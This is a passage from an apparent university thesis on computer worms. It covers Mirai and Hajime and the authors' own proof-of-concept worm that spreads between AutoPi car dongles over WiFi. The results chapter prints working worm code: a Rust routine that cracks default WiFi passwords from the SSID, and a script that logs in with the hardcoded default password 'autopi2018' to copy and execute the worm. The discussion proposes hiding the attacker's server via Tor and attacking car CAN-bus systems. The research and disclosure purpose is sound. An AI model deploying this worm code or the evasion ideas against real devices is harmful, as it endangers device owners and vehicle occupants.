Computer worms can also be activated by the internally scheduled processes of the infected host [15]. For example most operating systems include an auto-updater which updates the operating system or other types of software installed. If the attacker could make the auto-updater download a computer worm or a computer worm attached to some software the auto-updater would most likely at some point execute said software and in term execute the worm [15]. This type of computer worm relies on the ability of the attacker to redirect the download of the auto-updater. This might be easier if the auto-updater does not perform any authentication of the software downloaded. But if the auto-updater performs authentication (such as checksumming or SSL certificates) the success of the computer worm relies on fooling the authentication process, for said auto-updater [15]. This is the second fastest type of activation compared to the other activation methods in this section [30]. An example of a computer worm utilizing activation from scheduled processes is the 2002 OpenSSH trojan. The computer worm came into fruition when the official download websites for OpenSSH programs got some of their files replaced by malicious versions. This subsequently caused users to download the programs offered by the OpenSSH development team with a computer worm attached [31].

The fastest form of activation is self activation, this means that the worm can activate and begin execution of itself without any user interaction or interaction from any internally scheduled processes of the system [30]. This type of activation method is fit for computer worms that exploit continuously running services of the target host, which are vulnerable. This kind of computer either attaches themselves to the service or uses privilege escalation attained by exploiting the service to execute some kind of malicious code [15]. A computer worm utilizing self activation was discovered in July of 2001 called Code Red [32]. The worm targeted Microsoft IIS web servers and exploited a buffer overflow vulnerability in the software. The buffer overflow vulnerability allowed the worm to write arbitrary code to the memory of the the target host which was subsequently executed by the web server directly after [32].

4.6 Payloads

The payload is the code carried with the computer worm other than the propagation code/routines. The payload of a worm is usually some kind of routine that is executed to accomplish some goal of the hacker by infecting hosts. What is carried with the worm varies heavily and is nearly only limited by the creator of the worm [15]. Note however that a worm does not necessarily have any payload. An example of a worm with no payload is the Slammer worm which still had a tremendous impact. Slammer was at its time of release the fastest spreading worm and disrupted several areas such as financial, transportation as well as government institutions, despite having no payload [19].

Some examples of payloads are: backdoors which allow the attacker to access/execute code etc on the attacked computer. **Spam-relays** which can be used to send a large amount of mail. **Denial Of Service (DOS)** tools which can be used to attack internet services. **Data collection** which will collect data from files or key presses. **Data damage** which destroys/alters files and state of the host. These are just a few examples and as previously stated there are practically an unlimited amount of variants of payloads [15].

4.7 Computer worms and IoT devices

The increasing amounts of IoT devices in our society also means that there is an increasing amount of security vulnerabilities for them. This is because IoT/embedded devices often have weak security [33]. One of the main reasons of this might be that the driving factor of developing IoT devices is cost. IoT devices therefore often have security vulnerabilities through poor configuration and open designs [34]. So far a few computers worms have been detected in the wild which targets IoT devices. Two examples are the Mirai and Hajime worms [35]. Mirai was a computer worm which was accountable for a multitude of Distributed Denial Of Service (DDOS) attacks. The presence of Mirai was unveiled by *MalwareMustDie!* in August of 2016[7]. Mirai exploits default settings in IoT devices to gain privilege escalation. It does so by connecting via Telnet to IoT devices. Target discovery is done by scanning the IP-address space through the TCP ports 23 and 2323. Mirai then brute forces 62 possible username-password pairs that are default credentials for different IoT devices [35]. Mirai brute forces with these credentials in a weighted random fashion [33].

The Mirai worm doesn't automatically infect the IoT device when gaining a shell through successfully brute forced Telnet credentials. Instead the worm contacts a C&C[8] server through a different port. Mirai sends information about the device to the C&C server. The C&C server collects this information so that it may be used by the attacker at will. The infection proceeds when the attacker issues a command that tells a loader server to infect the devices stored in the C&C server. This is typically done through the Tor service, which masks the attackers IP-address [36]. The information of the devices to be infected such as IP-address and hardware architecture is sent to the loader server. The loader logs into the IoT device and typically downloads the correct binary via GNU wget or Trivial File Transport Protocol [25]. The loader Mirai uses has support for 18 different hardware architectures, such as x86, MIPS and ARM. Once a host is infected by Mirai it tries to protect it self from other attacks. The host will shutdown services such as Secure Shell (SSH) and Telnet. When the loader has downloaded and run the binary for Mirai on the host it is able to communicate and receive commands from the C&C server. When the attacker wants to launch an attack by the use of the infected hosts the attacker sends a command to the C&C server. The command tells the botnet what type of attack to perform and other relevant information such as what the target is. The bots will then commence the attack by one of ten different attack variations [25].

Mirai targets IoT/embedded devices running Linux with BusyBox. BusyBox is a single executable which provides common Unix utilities and commands for Linux. It is usually used in embedded devices which have limited resources. Mirai purposefully avoids scanning IP-addresses of US agencies and corporations. These organisations include US Postal Service, the Department of Defense, the Internet Assigned Numbers Authority, General Electric, and Hewlett-Packard. This is most likely done to avoid alerting organisations about

[7] MalwareMustDie!, *Linux/Mirai how an old ELF mal-code is recycled*, 08-2016, accessed:02-03-2020, URL:`https://blog.malwaremustdie.org/2016/08/mmd-0056-2016-linuxmirai-just.html`

[8] Command & Control

the worms spread [25]. After the initial outbreak of Mirai a plethora of versions of the worm appeared. Some of these versions of Mirai are still in circulation today [25].

Another recent computer worm that targets IoT devices is called Hajime. Hajime uses the same type of exploit as Mirai, by brute forcing Telnet credentials. However Hajime is implemented differently from Mirai. Instead of having a centralized server network architecture (with loader and C&C server), Hajime sets up a fully distributed communications network. It does so by utilizing the BitTorrent DHT[9] for peer discovery and uTorrent Transport Protocol for data exchange [25]. Hajime was discovered by Rapidity Networks in October of 2016 [33].

The infection procedure of Hajime begins by scanning the IPv4 address space through TCP port 23. When Hajime is able to get a connection it tries to brute force the host through Telnet with default Telnet credentials. Unlike Mirai it does so by going through a hardcoded list of credentials sequentially. Some of these default credentials for IoT devices are also present in Mirai [33]. When gaining access to a host via Telnet, Hajime sends a few commands. These commands are meant to navigate common CLIs[10] of IoT devices. Lastly Hajime tries to execute a command with BusyBox, giving a parameter which produces an error. This is done so that Hajime can decide if a true Linux shell environment is established, knowing exactly which error it is supposed to produce [33]. When Hajime has reached a working Linux shell it will check the mounts of the device and determine where it can write the executable for it self. In this stage Hajime also checks if there already is a Hajime executable file present on the device. If so Hajime does not continue the infection process, since it knows that some other infected hosts is in the midst of infecting the device. Before writing the executable to the device Hajime checks the hardware architecture of the device [33]. This is done to determine which executable to put on the device, so that it may be run. Hajime uses the `echo` command to output an executable. This executable is different depending on the hardware architechture of the infected device.

The executable that Hajime puts on the target host is a small ELF program which downloads another program responsible for additional payloads. This program in term uses BitTorrent protocols to connect to a network of hosts infected by Hajime. In the 2016 report by Edwards and Profetis [33] it is hy-

[9] BitTorrent Distributed Hash Table (DHT) is a way for clients in the BitTorrent network to discover peers in a distributed fashion without needing to connect to a central server.

[10] Command Line Interfaces

pothesized that this first executable is made by handwritten assembly. This is due to an error in the disassembled code of the program. In the report Edwards and Profetis notes that such an error would not be made by a compiler. From which they deduce that the code is hand written in assembly. Another factor that enforces this belief is that the program mixes OABI-style and GNUEABI-style syscalls. This helps to reduce the overall size of the program, but is not something a compiler would do [33]. Edwards and Profetis postulates, in their report, that this would suggest that the attacker has spent significant time working on Hajime. So far Hajime is not known to have been the cause of any attacks. The computer worm has simply spread and laid dormant without any apparent intent to cause damage [25]. In a 2017 report by Kolias et al. [25] it is proposed that Hajime might be created by a so called white hat hacker. A hacker which infects devices to provide beneficial effects for the user, by removing other malicious worms such as Mirai in the case of Hajime.

Chapter 5

Results

Before working on the worm itself the published exploit by Burdzovic and Matsson [3] was tested. The exploit was tested by creating the word list and then using it in order to gain access to an AutoPi by using its WiFi SSID. Then the default password was used to gain access via SSH. This was tested on two AutoPis to confirm that it was working.

Listing 5.1: Binary search based on Burdzovic and Matsson


```
fn binary_search_rec(goal_ssid: String, start: u64,
    end: u64, file_handler: &mut File) -> Result<
   String, String> {
let middle = (start + end)/2;
let current: String = read_list_file(middle,
   file_handler);
let last_12 = (&current[20..]).to_string();
if goal_ssid == last_12 {
    return Ok(current);
}
else if start >= end {
    return Err(String::from("No match found"));
}
else if goal_ssid < last_12 { // ssid < current
    return binary_search_rec(goal_ssid, start,
   middle-1, file_handler);
}
else if goal_ssid > last_12 { // ssid > current
```

```
        return binary_search_rec(goal_ssid, middle+1,
      end, file_handler);
}
Err(String::from("Undefined"))
}
```

Once the exploit was confirmed to be working a worm was developed, see Figure 5 for an overview of the infection process. The method of propagation and distribution for the worm is to spread itself locally over WiFi. This means that the target discovery is based on AutoPis being physically in range for the worm to be able to discover its targets. The payload of the program was based on the previous work by Burdzovic and Matsson [3] on the AutoPi, see Listing 5.1 for this was implemented in Rust. An infected AutoPi will contact a server (via mobile network), gaining access to a word list which acts as a specialized rainbow table with all the possible ID's of the AutoPi. The list is sorted by the part of the AutoPi ID which is gained from the default WiFi SSID for the AutoPi. This allows for binary-searching over the word list until the correct ID of the AutoPi is found. The ID of the AutoPi in term gives the default WiFi-password for the AutoPi. See Chapter 2.4 for more details about how the ID of the AutoPi is obtained. The worm will connect to the AutoPi's WiFi and use the Secure File Copy (SCP) program available on Linux to copy itself over to the target AutoPi. The worm will then use a Secure Shell (SSH) client to run commands and setup the shell environment on the target AutoPi for it to be able to run and finally executing itself over the SSH connection. The possibility of executing commands via SSH is enabled by the fact that all AutoPis have a default password for SSH connections.

The worm relies on different programs to be able to run. These programs are not part of the standard installation of the AutoPi Operating System. Therefore an internet connection is needed to download these programs. For the purposes of the computer worm created in this thesis project the worm cannot utilize connections to the internet via the second wireless network interface[1], present in the AutoPi. When connected to the internet through the second network interface the AutoPi is unable to scan the area for other WiFi networks. This permits the method of target discovery by scanning for any nearby AutoPi's emitting their own WiFi hotspot. Therefore the worm will only be able to work for AutoPi's with a 4G/LTE connection. An internet connection via 4G/LTE is also needed to connect to the server hosting the word list.

[1] The first wireless interface provides the WiFi hotspot for the AutoPi



The infected AutoPi scans for other AutoPi units to infect via the WiFi-interface.

Once an AutoPi is found the infected AutoPi performs a binary search in the word list to find the password for the target AutoPi.

The target AutoPi is now fully infected and will try to infect other devices.

The process of infecting an AutoPi as seen from an already infected AutoPi.

The scripts will first download necessary software such as sshpass and sshfs as well as mounting the word list.

Once the password is found the infected AutoPi connects to the target AutoPi through its WiFi hotspot.

SCP is used to copy over all scripts. Once the scripts are transferred the infected AutoPi will use a SSH client to execute the scripts on the target AutoPi.

In order to avoid a conflict in the IP namespace the infected AutoPi temporarily disables its WiFi-interface which provides the hotspot.

Figure 5.1: Infographic of the infection process.

Listing 5.2: Download of sshpass and sshfs

```
apt-get --assume-yes --no-upgrade install
   sshfs
apt-get --assume-yes --no-upgrade install
   sshpass
```

Once infected the worm will try to download the programs `sshpass` and `sshfs`, on the AutoPi, see Listing 5.2. The main program running in the background for the worm is written in Rust. This program in term runs different shell scripts written for bash to log onto the targets hotspot, upload the worm and activate it. Listing 5.3 gives an abbreviated example of the main loop in the Rust program. The program `sshpass` is needed to connect over SSH to the target in a scripted fashion. This is because the programs OpenSSH Secure File Copy and OpenSSH Remote Login Client, which are used by the worm, do not allow password for the SSH connection to be piped from the standard input. By using the program `sshpass` this can be achieved, allowing SSH connections to be scripted when using these programs. The program `sshfs` allows the worm to connect to the word list hosted by a server, via

SSH. This is used to mount the word list to the infected AutoPi as if it were a local file.

Listing 5.3: Main loop of the rust program

```
loop { // Main loop that performs hack
 ssid = check_autopi_wifi();
if hacked_networks.get(&ssid) == None { //Check if
   AutoPi hotspot has been hacked before
network_hash = String::from("");
match binary_search((&ssid[7..]).to_string(), 0,
   amount_hashes_file-1, path) {
Ok(hash) => network_hash = hash,
Err(error) => println!("{}", error),
};
if network_hash != "" { //If new network was
   detected and password is cracked start infection
    process
                              ⋮
while !login_output.status.success() {
};
iwconfig_output = iwconfig_process.output().expect(
   "Could not run iwconfig");
network_ready = true;
time = Instant::now();
while !((String::from_utf8_lossy(&(iwconfig_output.
   stdout))).contains(&ssid))  {
iwconfig_output = iwconfig_process.output().expect(
   "Could not run iwconfig");
if time.elapsed().as_secs() >= 3 { // Timeout is 3
   seconds for connecting to hotspot
network_ready = false;
println!("Timeout connecting to network");
break;
}
}
if network_ready { //If AutoPi is connected to the
   target AutoPi hostpot
upload_execute_output = Command::new("sudo").arg("/
   home/pi/dumpexec.sh").output().expect("Could not
```

```
    upload worm");
while !upload_execute_output.status.success() {
sleep(std::time::Duration::new(120, 0))
}
                               ⋮
```

The AutoPis are setup with a local network in the same IP-subspace. This creates a conflict in the IP namespace when the infected AutoPi tries to log onto the target AutoPi's WiFi hotspot. The conflict will result in a routing table where all packets of the IP-subspace are routed to the infected AutoPi. Therefore the worm cannot be uploaded and activated when this conflict of IP name space is present. This problem is solved for the worm by turning off the infected AutoPi's network interface providing the local hotspot, as can be seen at the second line in Listing 5.4. The local network is then removed from the routing table of the infected AutoPi and packages for the IP-subspace are routed to the target AutoPi. When the infection process is completed the infected AutoPi turns the network interface providing the local hotspot back on.

Listing 5.4: Excerpt from the script which uploads and executes the computer worm

```
# Taking down AutoPis own WiFi hotspot
ifconfig uap0 down
# Send over worm files
sshpass -p 'autopi2018' scp -o
   UserKnownHostsFile=/dev/null -o
   StrictHostKeyChecking=no -r hack_folder
   pi@192.168.4.1:/home/pi
                               ⋮
#Run executing commands of the worm
sshpass -p 'autopi2018' ssh -o
   UserKnownHostsFile=/dev/null -o
   StrictHostKeyChecking=no -t pi@local.
   autopi.io 'cd hack_folder; sudo cp *
   ../; cd /usr/local/bin; sudo ln /home/pi
   /start.sh; cd /home/pi; sudo setsid ./
   start.sh'
```

The worm was tested by uploading the worm to an AutoPi unit and starting it. Another AutoPi unit was then powered on and held in proximity to the fist AutoPi. The worm was then given time to spread for a few minutes and the first AutoPi was powered off. After that another non-AutoPi WiFi hotspot was powered on with the same SSID and WiFi password that an AutoPi would have. The infected AutoPi could then automatically crack the password for the AutoPi and log onto the WiFi hotspot.

Chapter 6

Sustainability and Ethics

Regarding the ethics of our work we have taken great care in order to not violate any Swedish laws and to minimize any risk of damage. Regarding Brottsbalken 4 chap. 9c §[4], our work has only been affecting the devices which we (KTH) own, we have not been monitoring, altering or trying to hack the servers of AutoPi. As for the release of the source code of the worm we follow the Google vulnerability disclosure policy which means we will report the vulnerability to the owners of AutoPi at least 90 days before releasing the source code or sooner if a fix is made.[1]

[1] *How Google handles security vulnerabilities*, **Google Application Security**, accessed: 16-04-2020, URL: `https://www.google.com/about/appsecurity/`

Chapter 7

Discussion

7.1 Limitations

There exists some limitations with the worm described in Chapter 5. One limitation is that the worm is dependent on using WiFi to discover and connect to new devices. WiFi is local and discovering new devices is slow (relative to executing code or connecting over Ethernet, still in the milliseconds range). Therefore infecting new devices requires the AutoPi to be in range for a short while. It would therefore most likely not be possible to hack a car that is moving in a different direction at a fast rate (i.e. a car moving the opposite way on a highway).

The vulnerability published by Burdzovic and Matsson [3] was rated 9.8 out of 10 in the CVSS scoring system by the NIST Computer Security Division[1]. If the developed computer worm in this thesis were to be examined through the use of CVSS, a lower score might be calculated. This is because the Burdzovic and Matsson vulnerability was rated as Network for the Attack Vector metric. This means that the vulnerability is thought of as "remotely exploitable" meaning that the vulnerability is only reliant on a connection to the global internet. Given the assumption that most of the CVSS metrics would be the same for the computer worm developed in this thesis as with the Burdzovic and Matsson vulnerability, the only differ in the Attack Vector metric. The developed computer worm could be rated as Adjacent in the Attack Vector metric mean-

[1] NIST U.S. Department of commerce, *CVE-2019-12941*, published: 14-10-2019, accessed: 24-05-2020, URL: `https://nvd.nist.gov/vuln/detail/CVrE-2019-12941`

ing that the attack is limited to the same shared physical network and can not be performed over the global internet. This would mean that the worm developed in our thesis would be rated lower than the Burdzovic and Matsson vulnerability in CVSS scoring system.

Another negative that follows from using WiFi to perform the hack is that it is not viable to pass along programs required to hack new devices such as sshpass and sshfs (due to time constraints), these instead have to be downloaded by the target device over the mobile network interface. This increase in data usage could lead to the worm being discovered.

Another limitation is that the worm requires the AutoPi to have mobile network capabilities as well as a connection to the internet via the mobile network interface (i.e. not over WiFi). Since not all AutoPi models have mobile network capabilities this limits the amount of AutoPis that can be infected.

A third limitation is that in order for the worm to be able to hack another device it has to turn off the WiFi hotspot running on the infected AutoPi during the process of infecting another AutoPi (see Chapter 5). This means that a user that is connected to an infected AutoPi which is infecting another AutoPi will have connectivity problems which could alert the user of the worm.

7.2 Future Work

While the computer worm is limited to only AutoPis with internet connections via the mobile network, a further improvement of the worm could be to also infect and utilize AutoPis without mobile network capabilities. This is enabled by the fact that AutoPis without a mobile network connection could be infected by the same means. These AutoPis could for example be used to regenerate the spread of the computer worm. When an AutoPi is infected a list of all the credentials for the previously hacked AutoPis could be uploaded to the newly hacked AutoPi without mobile network connection. This AutoPi could then re-spread the worm to AutoPis for which the worm has been removed. This could mean that if the computer worm is removed by remote access over the internet, the AutoPis which are unable to be reached by remote access could start the spread over.

The worm developed in this report relies on accessing a word list of hashes on a remote server. Due to the delimitation's of the work conducted the possibility of obfuscating this server was not explored. Investigating the worm behaviour and scripts utilized by the worm would easily provide an IP-address for the server housing the word list. This means that any malicious users of the worm could be tracked and identified if the worm was caught "in the wild". Further works to be done in the area could be to develop worms similar to ours with more care taken to hide the word list. Such obfuscation could be done through a more complex botnet such as seen in the IoT computer worm Mirai [25]. Mirai makes use of the Tor service which tries to mask the IP-adress of clients through Onion Routing [36]. It does so by having the actual server uploading the computer worm connect to the target device through Tor, whilst gaining entry to the device is performed by the infected "bot" IoT devices. The use of Tor in this way is possible for Mirai because the infected IoT devices never needs to connect to the server directly (more on Mirai in Chapter 4.7). This is not possible to do for a worm such as ours since the IP-address of the server being directly connected to needs to be known for all the infected devices. Tor does provide another means of obfuscating the IP-address which is able to run client-server models. This service is called Tor Hidden Services [37] and obfuscates the IP-address by never having to leave the network of Tor performing Onion Routing [36]. Tor Hidden Services supports a special kind of DNS wich is able to map the DNS to a certain host in the Tor network, whilst still obfuscating the IP-address of the host [37]. This could be utilized in a worm such as ours to obfuscate the IP-address of the server holding the word list. The implementation of the worm would then differ in that any infected target device would need to acquire the program used to connect to the Tor network. This could either be done by upload from the infecting device or through download from the internet. Any further discussion of how effectively the Tor service obfuscates IP-address of the hosts will be left out of this report. This discussion relates to a large topic of research which is too broad to be included in this report.

This thesis was about creating a worm to get access to an AutoPi, but what could this access be used for? The CAN is the most widely used communication protocol in modern cars, it connects the cars different systems such as the ECUs and other important systems [38]. Due to how the CAN protocol works there are no identifiers to tell which unit sent a message, because of this malicious messages can be created and sent through the CAN-bus [38].[2] This has already been shown to be the case, where two hackers plugged in a PC

[2] Federico Maggi, *A Vulnerability in Modern Automotive Standards and How We Exploited It*, **TrendLabs Security Intelligence Blog**, August 2017, accessed: 30-04-2020, URL: `https://documents.trendmicro.com/assets/A-Vulnerability-in-Modern-Automotive-Standards-and-How-We-Exploited-It.pdf`

to the cars OBD-II port and were able to gain access to crucial systems such as steering and braking [38]. This shows that malicious access to the OBD-II port can have adverse effects for anyone in the car. But it might not even be necessary to gain access over crucial systems in order to affect the safety of the driver and the passengers of the car. Perhaps it could be enough to gain access to the infotainment system and raise the volume to max in order to disturb the driver. Since the AutoPi is connected to the OBD-II port it has access to the CAN-bus and as such it can deliver messages to the CAN-bus. This allows for delivering faked messages for the cars on-board computers. This means that theoretically the AutoPi could be used to hack cars and cause harm by taking over crucial systems or creating disturbances. This is strengthened by the fact that the AutoPi developers already include software for getting information about the car from the OBD-II port. This software could be used to probe and control critical systems for the car. However the control messages needs to be specifically crafted for cars with different vendors and models, since the OBD-II can work differently for different vendor and models of cars in some systems of the car [5].

Bibliography

[1] Muhammad Burhan et al. "IoT Elements, Layered Architectures and Security Issues: A Comprehensive Survey". In: *Sensors* 18 (Aug. 2018). DOI: 10.3390/s18092796.

[2] California Air Resources Board. *On-Board Diagnostic II (OBD II) Systems Fact Sheet*. URL: https://ww2.arb.ca.gov/resources/fact-sheets/board-diagnostic-ii-obd-ii-systems-fact-sheet. (accessed: 01.27.2020).

[3] Aldin Burdzovic and Jonathan Matsson. "IoT Penetration Testing: Security analysis of a car dongle". Bachelor's Thesis. KTH, School of Electrical Engineering and Computer Science (EECS), 2019. 35 pp.

[4] *Brottsbalken Kap. 4 Om brott mot frihet och frid 9c §*. Swedish.

[5] SAE International. *E/E Diagnostic Test Modes J1979_201202*. DOI: 10.4271/J1979_201702. URL: https://www.sae.org/standards/content/j1979%5C_201702/. (accessed: 01.16.2020).

[6] A. Melnikov. *doc: RFC 6331: Moving DIGEST-MD5 to Historic*. Internet Engineering Task Force (IETF), July 2011. URL: http://www.hjp.at/doc/rfc/rfc6331.html.

[7] P. Johnson et al. "Can the Common Vulnerability Scoring System be Trusted? A Bayesian Analysis". In: *IEEE Transactions on Dependable and Secure Computing* 15.6 (2018), pp. 1002–1015.

[8] Catherine L Winchester and Mark Salji. "Writing a literature review". eng. In: *Journal of Clinical Urology* 9.5 (2016), pp. 308–312. ISSN: 2051-4158.

[9] C. Ling and Q. Yang. *Crafting your Research Future: A Guide to Successful Master's and PhD Degrees in Science Engineering*. Morgan Claypool, 2012.

[10] Ralph Hughes. "Chapter 2 - Iterative Development in a Nutshell". In: *Agile Data Warehousing Project Management*. Ed. by Ralph Hughes. Boston: Morgan Kaufmann, 2013, pp. 33–79. ISBN: 978-0-12-396463-

2. DOI: https://doi.org/10.1016/B978-0-12-396463-2.00002-8. URL: http://www.sciencedirect.com/science/article/pii/B9780123964632000028.

[11] Lech Madeyski. *Test-Driven Development An Empirical Evaluation of Agile Practice*. English. Berlin, Heidelberg: Springer Berlin Heidelberg, 2010. ISBN: 3-642-42526-7. DOI: 10.1007/978-3-642-04288-1_2. URL: https://doi.org/10.1007/978-3-642-04288-1_2.

[12] Martin Tomanek and Tomas Klima. "Penetration Testing in Agile Software Development Projects". In: *International Journal on Cryptography and Information Security* 5 (Mar. 2015), pp. 1–7. DOI: 10.5121/ijcis.2015.5101.

[13] Y. Zhang and S. Patel. "Agile Model-Driven Development in Practice". In: *IEEE Software* 28.2 (2011), pp. 84–91. DOI: 0.1109/MS.2010.85.

[14] Doug Rosenberg. "Test Early, Test Often". eng. In: *Parallel agile - faster delivery, fewer defects, lower cost*. 1st ed. 2020.. 2020. Chap. 6, pp. 107–130. ISBN: 3-030-30701-8.

[15] Nicholas Weaver et al. "A taxonomy of computer worms". In: WORM'03 - Proceedings of the 2003 ACM Workshop on Rapid Malcode, Jan. 2003, pp. 11–18. DOI: 10.1145/948187.948190.

[16] Craig Fosnock. "Computer worms: past, present, and future". In: *East Carolina University* 8 (2005).

[17] Stuart Staniford, Vern Paxson, and Nicholas Weaver. "How to Own the Internet in Your Spare Time." In: USENIX. Jan. 2002, pp. 149–167.

[18] Cliff C. Zou, Don Towsley, and Weibo Gong. "On the performance of Internet worm scanning strategies". In: *Performance Evaluation* 63.7 (2006), pp. 700–723. ISSN: 0166-5316. DOI: https://doi.org/10.1016/j.peva.2005.07.032. URL: http://www.sciencedirect.com/science/article/pii/S0166531605001112.

[19] D. Moore et al. "Inside the Slammer worm". In: *IEEE Security Privacy* 1.4 (July 2003), pp. 33–39. ISSN: 1558-4046. DOI: 10.1109/MSECP.2003.1219056.

[20] C. C. Zou et al. "Routing worm: a fast, selective attack worm based on IP address information". In: *Workshop on Principles of Advanced and Distributed Simulation (PADS'05)*. June 2005, pp. 199–206. DOI: 10.1109/PADS.2005.24.

[21] Iljitsch van Beijnum. “Chapter 2. IP Addressing and the BGP Protocol”. eng. In: *BGP*. 1st ed. Boston, USA: O’Reilly Media, Inc, Sept. 2002. ISBN: 9780596002541.

[22] Lidong Zhou et al. “A First Look at Peer-to-Peer Worms: Threats and Defenses”. In: *Peer-to-Peer Systems IV*. Ed. by Miguel Castro and Robbert van Renesse. Berlin, Heidelberg: Springer Berlin Heidelberg, 2005, pp. 24–35. ISBN: 978-3-540-31906-1.

[23] S. Fahimian, A. Movahed, and M. Kharrazi. “Passive Worm and Malware Detection in Peer-to-Peer Networks”. In: *2010 IEEE/IFIP International Conference on Embedded and Ubiquitous Computing*. 2010, pp. 561–565. DOI: `10.1109/EUC.2010.133`.

[24] Anthony Steed and Manuel Fradinho Duarte de Oliveira. *Networked Graphics: Building Networked Games and Virtual Environments*. Morgan Kaufman, Jan. 2010, pp. 396–397. ISBN: 978-0123744234.

[25] C. Kolias et al. “DDoS in the IoT: Mirai and Other Botnets”. In: *Computer* 50.7 (2017), pp. 80–84. ISSN: 1558-0814. DOI: `10.1109/MC.2017.201`.

[26] M. Bailey et al. “The Blaster worm: then and now”. In: *IEEE Security Privacy* 3.4 (July 2005), pp. 26–31. ISSN: 1558-4046. DOI: `10.1109/MSP.2005.106`.

[27] C. C. Zou, D. Towsley, and Weibo Gong. “Email worm modeling and defense”. In: *Proceedings. 13th International Conference on Computer Communications and Networks (IEEE Cat. No.04EX969)*. 2004, pp. 409–414.

[28] L. Garber. “Melissa Virus Creates a New Type of Threat”. In: *Computer* 32.6 (1999), pp. 16–19.

[29] Dag Christoffersen and Bengt Jonny Mauland. *Worm Detection Using Honeypots*. eng. 2010.

[30] Madihah Mohd Saudi et al. “Reverse Engineering: EDOWA Worm Analysis and Classification”. In: *Advances in Electrical Engineering and Computational Science*. Ed. by Sio-Iong Ao and Len Gelman. Dordrecht: Springer Netherlands, 2009, pp. 277–288. ISBN: 978-90-481-2311-7. DOI: `10.1007/978-90-481-2311-7_24`. URL: `https://doi.org/10.1007/978-90-481-2311-7_24`.

[31] David Salomon. “Trojan Horses”. In: *Elements of Computer Security*. London: Springer London, 2010, pp. 123–135. ISBN: 978-0-85729-006-9. DOI: `10.1007/978-0-85729-006-9_4`. URL: `https://doi.org/10.1007/978-0-85729-006-9_4`.

[32] Hal Berghel. “The Code Red Worm”. eng. In: *Communications of the ACM* 44.12 (2001), pp. 15–19. ISSN: 00010782.

[33] Sam Edwards and Ioannis Profetis. “Hajime: Analysis of a decentralized internet worm for IoT devices”. In: *Rapidity Networks* 16 (2016). (accessed: 02.03.2020).

[34] G. Kambourakis, C. Kolias, and A. Stavrou. “The Mirai botnet and the IoT Zombie Armies”. In: *MILCOM 2017 - 2017 IEEE Military Communications Conference (MILCOM)*. Oct. 2017, pp. 267–272. DOI: 10.1109/MILCOM.2017.8170867.

[35] Georgios Kambourakis, Constantinos Kolias, and Angelos Stavrou. “The Mirai botnet and the IoT Zombie Armies”. In: Oct. 2017, pp. 267–272. DOI: 10.1109/MILCOM.2017.8170867.

[36] David Goldschlag, Michael Reed, and Paul Syverson. “Onion Routing for Anonymous and Private Internet Connections.(general-purpose anonymity infrastructure)(Technology Information)(Technical)”. In: *Communications of the ACM* 42.2 (1999), p. 39. ISSN: 0001-0782.

[37] Peter Loshin. “Chapter 6 - Tor Hidden Services”. In: *Practical Anonymity*. Ed. by Peter Loshin. Boston: Syngress, 2013, pp. 89–101. ISBN: 978-0-12-410404-4. DOI: https://doi.org/10.1016/B978-0-12-410404-4.00006-7. URL: http://www.sciencedirect.com/science/article/pii/B9780124104044000067.

[38] P. Sharma and D. P. F. Möller. “Protecting ECUs and Vehicles Internal Networks”. In: *2018 IEEE International Conference on Electro/Information Technology (EIT)*. 2018, pp. 0465–0470.

TRITA-EECS-EX-2020:206